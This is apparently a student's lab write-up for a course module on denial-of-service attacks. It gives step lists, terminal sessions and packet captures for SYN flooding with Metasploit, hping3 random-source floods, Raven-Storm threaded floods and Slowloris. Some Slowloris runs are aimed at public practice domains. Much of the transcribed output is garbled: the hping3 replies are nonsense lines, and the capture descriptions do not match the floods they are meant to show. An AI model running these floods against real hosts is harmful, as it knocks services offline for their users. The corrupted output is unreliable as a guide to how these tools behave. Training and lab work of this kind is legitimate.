

Module 10

DOS/DDOS

16.12.2025

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1 . Metasploit :

Metasploit is a powerful and widely used penetration testing framework that helps security professionals and ethical hackers identify, exploit, and validate vulnerabilities in systems and networks.

Step :

- 1. Metasploit started in Kali Linux using msfconsole.**
- 2. SYN flood module searched and found:
auxiliary/dos/tcp/synflood.**
- 3. Module selected and options viewed (RHOST, RPORT, INTERFACE).**
- 4. Target details set (target IP and port 80).**
- 5. Module executed, generating many TCP SYN packets.**
- 6. Wireshark capture started on the same network interface.**
- 7. Wireshark shows repeated TCP SYN packets to port 80.**
- 8. No handshake completion (only SYN, no ACK).**
- 9. Target resources get overloaded due to half-open connections.**
- 10. This demonstrates a TCP SYN Flood (DoS) concept for learning.**

```
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali]~$ sudo su
[sudo] password for mugdha:
[mugdha@kali]~$ sudo su
[msfconsole]
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
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+ -- ==[ metasploit v6.4.98-dev ]
+ -- ==[ 2,571 exploits - 1,316 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search synflood

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/tcp/synflood . normal No TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf > use 0
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name Current Setting Required Description
- - - - -
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port
```

1.1

```
Session Actions Edit View Help
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
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Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/tcp/synflood . normal No TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf > use 0
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name Current Setting Required Description
- - - - -
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port
SHOST no The spoofable source address (else randomizes)
SHAPLEN yes The number of bytes to capture
SPORT no The source port (else randomizes)
TIMEOUT 500 yes The number of seconds to wait for new data

View the full module info with the info, or info -d command.

msf auxiliary(dos/tcp/synflood) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.0.107
RHOST => 192.168.0.107
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.107
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.0.107:80 ...
```

1.2

Wireshark interface showing a packet capture on eth0. The packet list displays multiple TCP SYN packets from 70.172.90.144 to 192.168.0.107. The packet details pane shows the structure of a selected packet, including Ethernet II, Internet Protocol Version 6, and Internet Control Message Protocol v6. The packet bytes pane displays the raw hex and ASCII data.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-------|-------------|---------------|---------------|----------|--------|---|
| 11815 | 6.437308751 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 48110 → 80 [SYN] Seq=0 Win=3906 Len=0 |
| 11816 | 6.437521854 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 38936 → 80 [SYN] Seq=0 Win=2881 Len=0 |
| 11817 | 6.437733902 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 54265 → 80 [SYN] Seq=0 Win=2547 Len=0 |
| 11818 | 6.437963895 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 31819 → 80 [SYN] Seq=0 Win=876 Len=0 |
| 11819 | 6.438174297 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 48442 → 80 [SYN] Seq=0 Win=1649 Len=0 |
| 11820 | 6.438384558 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | [TCP Port numbers reused] 16142 → 80 [SYN] Seq=0 Win=645 Len=0 |
| 11821 | 6.438596263 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 57550 → 80 [SYN] Seq=0 Win=3319 Len=0 |
| 11822 | 6.438808534 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 21159 → 80 [SYN] Seq=0 Win=1688 Len=0 |
| 11823 | 6.439036742 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 33847 → 80 [SYN] Seq=0 Win=3717 Len=0 |
| 11824 | 6.439265986 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | [TCP Port numbers reused] 46583 → 80 [SYN] Seq=0 Win=1883 Len=0 |
| 11825 | 6.439465106 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | [TCP Port numbers reused] 53803 → 80 [SYN] Seq=0 Win=482 Len=0 |
| 11826 | 6.439696691 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 46923 → 80 [SYN] Seq=0 Win=309 Len=0 |
| 11827 | 6.440044895 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 49117 → 80 [SYN] Seq=0 Win=3004 Len=0 |
| 11828 | 6.440258118 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 26386 → 80 [SYN] Seq=0 Win=3477 Len=0 |
| 11829 | 6.440469126 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 62594 → 80 [SYN] Seq=0 Win=206 Len=0 |
| 11830 | 6.440692648 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 57252 → 80 [SYN] Seq=0 Win=2335 Len=0 |
| 11831 | 6.440904142 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 11787 → 80 [SYN] Seq=0 Win=579 Len=0 |
| 11832 | 6.441114555 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 43007 → 80 [SYN] Seq=0 Win=2700 Len=0 |
| 11833 | 6.441326373 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 1086 → 80 [SYN] Seq=0 Win=2201 Len=0 |
| 11834 | 6.441536792 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 49639 → 80 [SYN] Seq=0 Win=1659 Len=0 |
| 11835 | 6.441635010 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | [TCP Port numbers reused] 2550 → 80 [SYN] Seq=0 Win=1180 Len=0 |
| 11836 | 6.442061293 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 31778 → 80 [SYN] Seq=0 Win=2136 Len=0 |
| 11837 | 6.442301227 | 70.172.90.144 | 192.168.0.107 | TCP | 54 | 9211 → 80 [SYN] Seq=0 Win=187 Len=0 |

Frame 1: Packet, 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: TplinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: IPv6mcast_01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::ce32:e5ff:fed4:e918, Dst: ff02::1
Internet Control Message Protocol v6

0000 33 33 00 00 00 01 cc 32 e5 d4 e9 18 86 dd 00 00 3322
0010 00 00 00 18 3a ff fe 80 00 00 00 00 00 00 ce 322
0020 e5 ff fe d4 e9 18 ff 02 00 00 00 00 00 00 00 00p..&0....
0030 00 00 00 00 01 86 00 03 20 40 c0 00 00 00 00(2...
0040 00 00 00 00 00 01 01 cc 32 e5 d4 e9 18

Internet Control Message Protocol v6 (icmpv6), 24 bytes | Packets: 92554 | Profile: Default


1.3

2 . Hping3 :

Hping3 is not a packet sniffer itself; it is a packet-crafting and traffic-generation tool that is used along with sniffing to test, analyze, or trigger network responses.

Steps :

1 . hping3 -1 192.168.157.254 --rand-source -p 80 -fast



```
root@kali:~/hping3# hping3 -1 192.168.157.254 --rand-source -p 80 -fast
hping3: you must specify only one target host at a time

root@kali:~/hping3# hping3 -1 192.168.157.254 --rand-source -p 80 -fast
hping3 192.168.1.84 [eth0 192.168.1.84]: loop mode set, 38 headers + 0 data bytes

Tatooine 192.168.1.84 151-04 10-9395 loop_seq=0 151-7.2 ms
Tatooine 192.168.1.84 151-04 10-90333 loop_seq=1 151-7.1 ms
Tatooine 192.168.1.84 151-04 10-10021 loop_seq=2 151-8.9 ms
Tatooine 192.168.1.84 151-04 10-11536 loop_seq=3 151-9.0 ms
Tatooine 192.168.1.84 151-04 10-19760 loop_seq=4 151-3.6 ms
Tatooine 192.168.1.84 151-04 10-63060 loop_seq=5 151-4.3 ms
Tatooine 192.168.1.84 151-04 10-93380 loop_seq=6 151-7.7 ms
Tatooine 192.168.1.84 151-04 10-58633 loop_seq=7 151-9.1 ms
Tatooine 192.168.1.84 151-04 10-99777 loop_seq=8 151-7.7 ms
Tatooine 192.168.1.84 151-04 10-11049 loop_seq=9 151-8.8 ms
Tatooine 192.168.1.84 151-04 10-10696 loop_seq=10 151-8.9 ms
Tatooine 192.168.1.84 151-04 10-98559 loop_seq=11 151-8.1 ms
Tatooine 192.168.1.84 151-04 10-85322 loop_seq=12 151-2.1 ms
Tatooine 192.168.1.84 151-04 10-10747 loop_seq=13 151-8.5 ms
Tatooine 192.168.1.84 151-04 10-11225 loop_seq=14 151-11.0 ms
Tatooine 192.168.1.84 151-04 10-9378 loop_seq=15 151-1.5 ms
Tatooine 192.168.1.84 151-04 10-121 loop_seq=16 151-1.8 ms
Tatooine 192.168.1.84 151-04 10-84472 loop_seq=17 151-2.1 ms
Tatooine 192.168.1.84 151-04 10-92311 loop_seq=18 151-8.8 ms
Tatooine 192.168.1.84 151-04 10-83876 loop_seq=19 151-8.8 ms
Tatooine 192.168.1.84 151-04 10-82381 loop_seq=20 151-7.4 ms
Tatooine 192.168.1.84 151-04 10-10672 loop_seq=21 151-8.7 ms
Tatooine 192.168.1.84 151-04 10-84848 loop_seq=22 151-5.5 ms
Tatooine 192.168.1.84 151-04 10-94779 loop_seq=23 151-8.4 ms
Tatooine 192.168.1.84 151-04 10-17603 loop_seq=24 151-8.5 ms
Tatooine 192.168.1.84 151-04 10-94938 loop_seq=25 151-7.3 ms
Tatooine 192.168.1.84 151-04 10-20923 loop_seq=26 151-8.2 ms
Tatooine 192.168.1.84 151-04 10-12878 loop_seq=27 151-8.0 ms
Tatooine 192.168.1.84 151-04 10-22875 loop_seq=28 151-2.5 ms
Tatooine 192.168.1.84 151-04 10-23353 loop_seq=29 151-8.3 ms
Tatooine 192.168.1.84 151-04 10-83251 loop_seq=30 151-9.0 ms
Tatooine 192.168.1.84 151-04 10-84376 loop_seq=31 151-7.7 ms
Tatooine 192.168.1.84 151-04 10-20668 loop_seq=32 151-13.2 ms
Tatooine 192.168.1.84 151-04 10-10350 loop_seq=33 151-8.0 ms
Tatooine 192.168.1.84 151-04 10-84729 loop_seq=34 151-8.9 ms
Tatooine 192.168.1.84 151-04 10-90806 loop_seq=35 151-8.1 ms
Tatooine 192.168.1.84 151-04 10-10258 loop_seq=36 151-7.5 ms
Tatooine 192.168.1.84 151-04 10-10846 loop_seq=37 151-8.8 ms
Tatooine 192.168.1.84 151-04 10-10747 loop_seq=38 151-5.4 ms
Tatooine 192.168.1.84 151-04 10-25905 loop_seq=39 151-5.0 ms
Tatooine 192.168.1.84 151-04 10-17808 loop_seq=40 151-7.8 ms
Tatooine 192.168.1.84 151-04 10-94845 loop_seq=41 151-2.8 ms
Tatooine 192.168.1.84 151-04 10-10826 loop_seq=42 151-5.9 ms
Tatooine 192.168.1.84 151-04 10-25489 loop_seq=43 151-9.7 ms
Tatooine 192.168.1.84 151-04 10-22952 loop_seq=44 151-1.1 ms
Tatooine 192.168.1.84 151-04 10-8611 loop_seq=45 151-2.8 ms
Tatooine 192.168.1.84 151-04 10-95550 loop_seq=46 151-2.3 ms
```

1.1

2 . Now open wireshark to analys packets

3 . Packets are send to the target

The image displays a Wireshark network traffic capture. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The main window is divided into three panes: Packet List, Packet Details, and Packet Bytes.

Packet List: Shows a list of captured packets. The first few packets are ICMP Echo (ping) requests and replies. For example, packet 672 is an ICMP Echo (ping) request from 192.168.1.64 to 192.168.1.84. Packet 673 is the corresponding reply.

Packet Details: Provides a hierarchical view of the selected packet's structure. For the selected packet (672), it shows the Ethernet II header, Internet Protocol Version 4 header, and User Datagram Protocol header.

Packet Bytes: Displays the raw data of the selected packet in hexadecimal and ASCII. The ASCII view shows the text "Domain Name System (query)".

Bottom Status Bar: Indicates the capture is in progress on the eth0 interface, showing 958 packets captured.

1.2

3 . Raven storm :

Raven-Storm is an open-source DoS/DDoS attack tool designed for educational and stress-testing purposes. It's written in Python and allows users to simulate denial-of-service attacks on local networks or lab environments.

Steps :

- 1 . Traffic-generation tool opened in Kali Linux (warning/terms shown).**
- 2 . Target IP set (192.168.1.81).**
- 3 . Target port set to 80 (HTTP).**
- 4 . Threads set to increase traffic speed.**
- 5 . Run command executed, threads start sending packets.**
- 6 . Tool shows “Thread started / Success” messages.**
- 7 . Wireshark started on interface eth0.**
- 8 . Wireshark captures UDP packets to target IP.**
- 9 . High packet rate confirms flooding traffic.**


```
Session Actions Edit View Help

THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS
DEFINITELY POSSIBLE.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

UDP/TCP Flood Help:
├─ Main commands:
│   ├── port          :: Set the target's port.
│   ├── threads       :: Set the number of threads.
│   ├── ip            :: Set the target's IP.
│   ├── web           :: Target the ip of a domain.
│   ├── method        :: Change attack method between UDP, TCP.
│   ├── sleep         :: Set the time delay between each packet send.
│   ├── outtxt        :: Output each packets send status: enable/disable.
│   ├── mute          :: Do not output the connection reply.
│   ├── values or ls  :: Show all selected options.
│   └── run            :: Start the attack.
├─ Set Send-text:
│   ├── message       :: Set the packet's message.
│   ├── repeat        :: Repeat the target's message specific times.
│   ├── mb             :: Send specified amount of MB packets to server.
│   ├── set           :: Define the GET Header.
│   └── agent         :: Define a user agent instead of a random ones.
├─ Stress Testing:
│   ├── stress        :: Enable the Stress-testing mode.
│   └── st wait       :: Set the time between each stress level.
├─ Multiple:
│   ├── ips           :: Set multiple ips to target.
│   ├── webs          :: Set multiple domains to target.
│   └── ports         :: Attack multiple ports.
├─ Automation:
│   ├── auto start    :: Set the delay before the attack should start.
│   ├── auto stop     :: Set the delay between the next thread to activate.
│   └── auto stop     :: Set the delay after the attack should stop.

L4> ip 192.168.1.81
Target: 192.168.1.81
L4> port 80
Port: 80
L4> thread 20
The command you entered does not exist.
L4> threads 20
```

1.1

```
Session Actions Edit View Help

├─ Stress Testing:
│   ├── stress        :: Enable the Stress-testing mode.
│   └── st wait       :: Set the time between each stress level.
├─ Multiple:
│   ├── ips           :: Set multiple ips to target.
│   ├── webs          :: Set multiple domains to target.
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│   ├── auto start    :: Set the delay before the attack should start.
│   ├── auto stop     :: Set the delay between the next thread to activate.
│   └── auto stop     :: Set the delay after the attack should stop.

L4> ip 192.168.1.81
Target: 192.168.1.81
L4> port 80
Port: 80
L4> thread 20
The command you entered does not exist.
L4> threads 20
Threads: 20
L4> run

Do you agree to the terms of use? (Y/N) y
To stop the attack press: ENTER or CTRL + C
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!
```

1.2

The image shows a Wireshark network traffic capture interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet capture and analysis. The main window is divided into three panes:

- Packets List:** A table showing a list of captured packets. The columns are No., Time, Source, Destination, Protocol, Length, and Info. The packets are all UDP, with lengths ranging from 32 to 322 bytes.
- Packet Details:** A pane showing the hierarchical structure of the selected packet (No. 1). It includes Ethernet II, Internet Protocol Version 6, User Datagram Protocol, and Simple Service Discovery Protocol.
- Packet Bytes:** A pane showing the raw bytes of the selected packet in hexadecimal and ASCII. The ASCII view shows a search query: "SEARCH * HTTP/1.1 Host: [FF82::C]:1900 STurn:s chemas-u pnp-org: device:M ediaServ er1 Ma n+ssdp: discover ".MX:3".

The status bar at the bottom indicates "eth0: <live capture in progress>" and "Packets: 307342".

1.3

4 . Slowloris :

Slowloris is a Denial-of-Service (DoS) attack tool that targets web servers by exploiting how they handle connections. It allows one single machine to take down a web server by keeping many connections open and slowly sending partial HTTP requests, never completing them.

Steps :

- 1 . Slowloris tool started in Kali Linux.**
- 2 . Tool begins creating many HTTP sockets to a web server.**
- 3 . Keep-alive headers are sent to keep connections open.**
- 4 . Socket count messages show connections being maintained.**
- 5 . Process is stopped manually (KeyboardInterrupt).**
- 6 . Wireshark capture started on eth0.**
- 7 . Multiple TCP packets (SYN, ACK, PSH) are observed.**
- 8 . Repeated HTTP traffic on port 80 is visible.**
- 9 . Connections stay open for a long time.**

```
root@kali: /home/mugdha

Session Actions Edit View Help

libarmadillo4 libgeos3.14.0 libjs-underscore libportmidi0 libudfread0 python3-bluepy python3-kismetcaptureertl433 python3-xmlutils samba-dsdb-modules
libluray2 libgirepository-1.0-1 libmongoc-1.0-0 libav10.7 libwiresark18 python3-click-plugins python3-kismetcaptureertladsb python3-xmlt
libson1.0-0 libgmp6 libnet1 libsqlcipher1 libwiretap5 python3-gpg python3-kismetcaptureertl433 python3-kismetcaptureertlams
python3-zombie-imp

Installing:
slowloris

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 8,040 B
Space needed: 36.9 KB / 24.7 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowloris all 0.2.6+git20230430.890f72d-2 [8,040 B]
Fetched 8,040 B in 7s (1,165 B/s)
Selecting previously unselected package slowloris.
(Reading database ... 433454 files and directories currently installed.)
Preparing to unpack .../slowloris_0.2.6+git20230430.890f72d-2_all.deb ...
Unpacking slowloris (0.2.6+git20230430.890f72d-2) ...
Setting up slowloris (0.2.6+git20230430.890f72d-2) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...

(root@kali) ~ - /home/mugdha
# slowloris certifiedhacker.com
[16-12-2025 05:20:17] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:20:17] Creating sockets...
*Traceback (most recent call last):
  File "/usr/bin/slowloris", line 10, in <module>
    main()
  File "/usr/share/slowloris/slowloris.py", line 212, in main
    s = init_socket(ip)
  File "/usr/share/slowloris/slowloris.py", line 160, in init_socket
    s.connect((ip, 8081))
KeyboardInterrupt

(root@kali) ~ - /home/mugdha
# slowloris testfire.net
[16-12-2025 05:21:36] Attacking testfire.net with 150 sockets.
[16-12-2025 05:21:36] Creating sockets...
[16-12-2025 05:23:09] Sending keep-alive headers...
[16-12-2025 05:23:09] Socket count: 150
[16-12-2025 05:23:24] Sending keep-alive headers...
[16-12-2025 05:23:24] Socket count: 150
[16-12-2025 05:23:24] Creating 111 new sockets...
*[16-12-2025 05:23:26] Stopping Slowloris

(root@kali) ~ - /home/mugdha
# slowloris certifiedhacker.com
[16-12-2025 05:23:55] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:23:55] Creating sockets...
[16-12-2025 05:24:50] Sending keep-alive headers...
[16-12-2025 05:24:50] Socket count: 98
[16-12-2025 05:24:50] Creating 52 new sockets...
```

1.1

| Capturing from eth0 | | | | | | | | | |
|--|-------------|-------------------------------|-----------------------|----------|--------|--|--|--|--|
| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help | | | | | | | | | |
| Apply a display filter ... <Ctrl-/> | | | | | | | | | |
| No. | Time | Source | Destination | Protocol | Length | Info | | | |
| 43 | 5.654079231 | 162.241.216.11 | 192.168.0.100 | TCP | 74 | 80 -> 44892 [SYN, ACK] Seq=0 Ack=1 Win=62636 Len=0 MSS=1360 SACK_PERM TSval=855443426 TSecr=1152557531 WS=128 | | | |
| 44 | 5.654141420 | 192.168.0.100 | 162.241.216.11 | TCP | 66 | 44892 -> 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152557782 TSecr=855443426 | | | |
| 45 | 5.654511274 | 192.168.0.100 | 162.241.216.11 | TCP | 86 | 44892 -> 80 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=20 TSval=1152557783 TSecr=855443426 [TCP PDU reassembled in 51] | | | |
| 46 | 5.654715922 | 192.168.0.100 | 192.168.0.1 | DNS | 79 | Standard query 0xda62 A certifiedhacker.com | | | |
| 47 | 5.727172087 | 192.168.0.1 | 192.168.0.100 | DNS | 95 | Standard query response 0xda62 A certifiedhacker.com A 162.241.216.11 | | | |
| 48 | 5.727428765 | 192.168.0.100 | 162.241.216.11 | TCP | 74 | 44906 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1400 SACK_PERM TSval=1152557855 TSecr=0 WS=512 | | | |
| 49 | 5.837950106 | 162.241.216.11 | 192.168.0.100 | TCP | 66 | 80 -> 44880 [ACK] Seq=1 Ack=190 Win=62592 Len=0 TSval=855443613 TSecr=1152557713 | | | |
| 50 | 5.905165061 | 162.241.216.11 | 192.168.0.100 | TCP | 66 | 80 -> 44892 [ACK] Seq=1 Ack=21 Win=62720 Len=0 TSval=855443678 TSecr=1152557783 | | | |
| 51 | 5.905184475 | 192.168.0.100 | 162.241.216.11 | TCP | 234 | GET /7651 HTTP/1.1 [TCP PDU reassembled in 51] | | | |
| 52 | 5.977198115 | 162.241.216.11 | 192.168.0.100 | TCP | 74 | 80 -> 44906 [SYN, ACK] Seq=0 Ack=1 Win=62636 Len=0 MSS=1360 SACK_PERM TSval=855443749 TSecr=1152557855 WS=128 | | | |
| 53 | 5.977246107 | 192.168.0.100 | 162.241.216.11 | TCP | 66 | 44906 -> 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558105 TSecr=855443749 | | | |
| 54 | 5.977462392 | 192.168.0.100 | 162.241.216.11 | TCP | 87 | 44906 -> 80 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=21 TSval=1152558105 TSecr=855443749 [TCP PDU reassembled in 63] | | | |
| 55 | 5.977615797 | 192.168.0.100 | 192.168.0.1 | DNS | 79 | Standard query 0x08cb A certifiedhacker.com | | | |
| 56 | 5.937707979 | 192.168.0.1 | 192.168.0.100 | DNS | 95 | Standard query response 0x08cb A certifiedhacker.com A 162.241.216.11 | | | |
| 57 | 6.037945371 | 192.168.0.100 | 162.241.216.11 | TCP | 74 | 44914 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1400 SACK_PERM TSval=1152558166 TSecr=0 WS=512 | | | |
| 58 | 6.089248900 | TpLinkTechno_d4:e9:18 | Broadcast | ARP | 60 | who has 192.168.0.100? Tell 192.168.0.1 | | | |
| 59 | 6.089249226 | Intel_Yb:41:07 | TpLinkTechno_d4:e9:18 | ARP | 60 | 192.168.0.100 is at 70:15:fb:7b:41:07 | | | |
| 60 | 6.161023174 | 162.241.216.11 | 192.168.0.100 | TCP | 66 | 80 -> 44892 [ACK] Seq=1 Ack=189 Win=62592 Len=0 TSval=855443928 TSecr=1152558033 | | | |
| 61 | 6.227500953 | fe80::ce32:e5ff::fed::ff02::1 | ff02::1 | ICMPv6 | 78 | Router Advertisement from cc32:e5:d4:e9:18 | | | |
| 62 | 6.227591212 | 162.241.216.11 | 192.168.0.100 | TCP | 66 | 80 -> 44906 [ACK] Seq=1 Ack=22 Win=62720 Len=0 TSval=855443999 TSecr=1152558105 | | | |
| 63 | 6.227541047 | 192.168.0.100 | 162.241.216.11 | TCP | 234 | GET /71050 HTTP/1.1 [TCP PDU reassembled in 63] | | | |
| 64 | 6.288951464 | 162.241.216.11 | 192.168.0.100 | TCP | 74 | 80 -> 44914 [SYN, ACK] Seq=0 Ack=1 Win=62636 Len=0 MSS=1360 SACK_PERM TSval=855444060 TSecr=1152558166 WS=128 | | | |
| 65 | 6.289000246 | 192.168.0.100 | 162.241.216.11 | TCP | 66 | 44914 -> 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558417 TSecr=855444060 | | | |

Frame 58: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0

Ethernet II, Src: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Address Resolution Protocol (request)

0000

ff ff ff ff ff ff ff cc 32 e5 d4 e9 18 00 00 00 01

.....2.....

0010

00 00 00 04 00 01 cc 32 e5 d4 e9 18 c0 a8 00 01

.....2.....

0020

00 00 00 00 00 00 c0 a8 00 69 00 00 00 00 00

.....1.....

0030

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

.....

eth0: <live capture in progress>

Packets: 863

Profile: Default

1.2

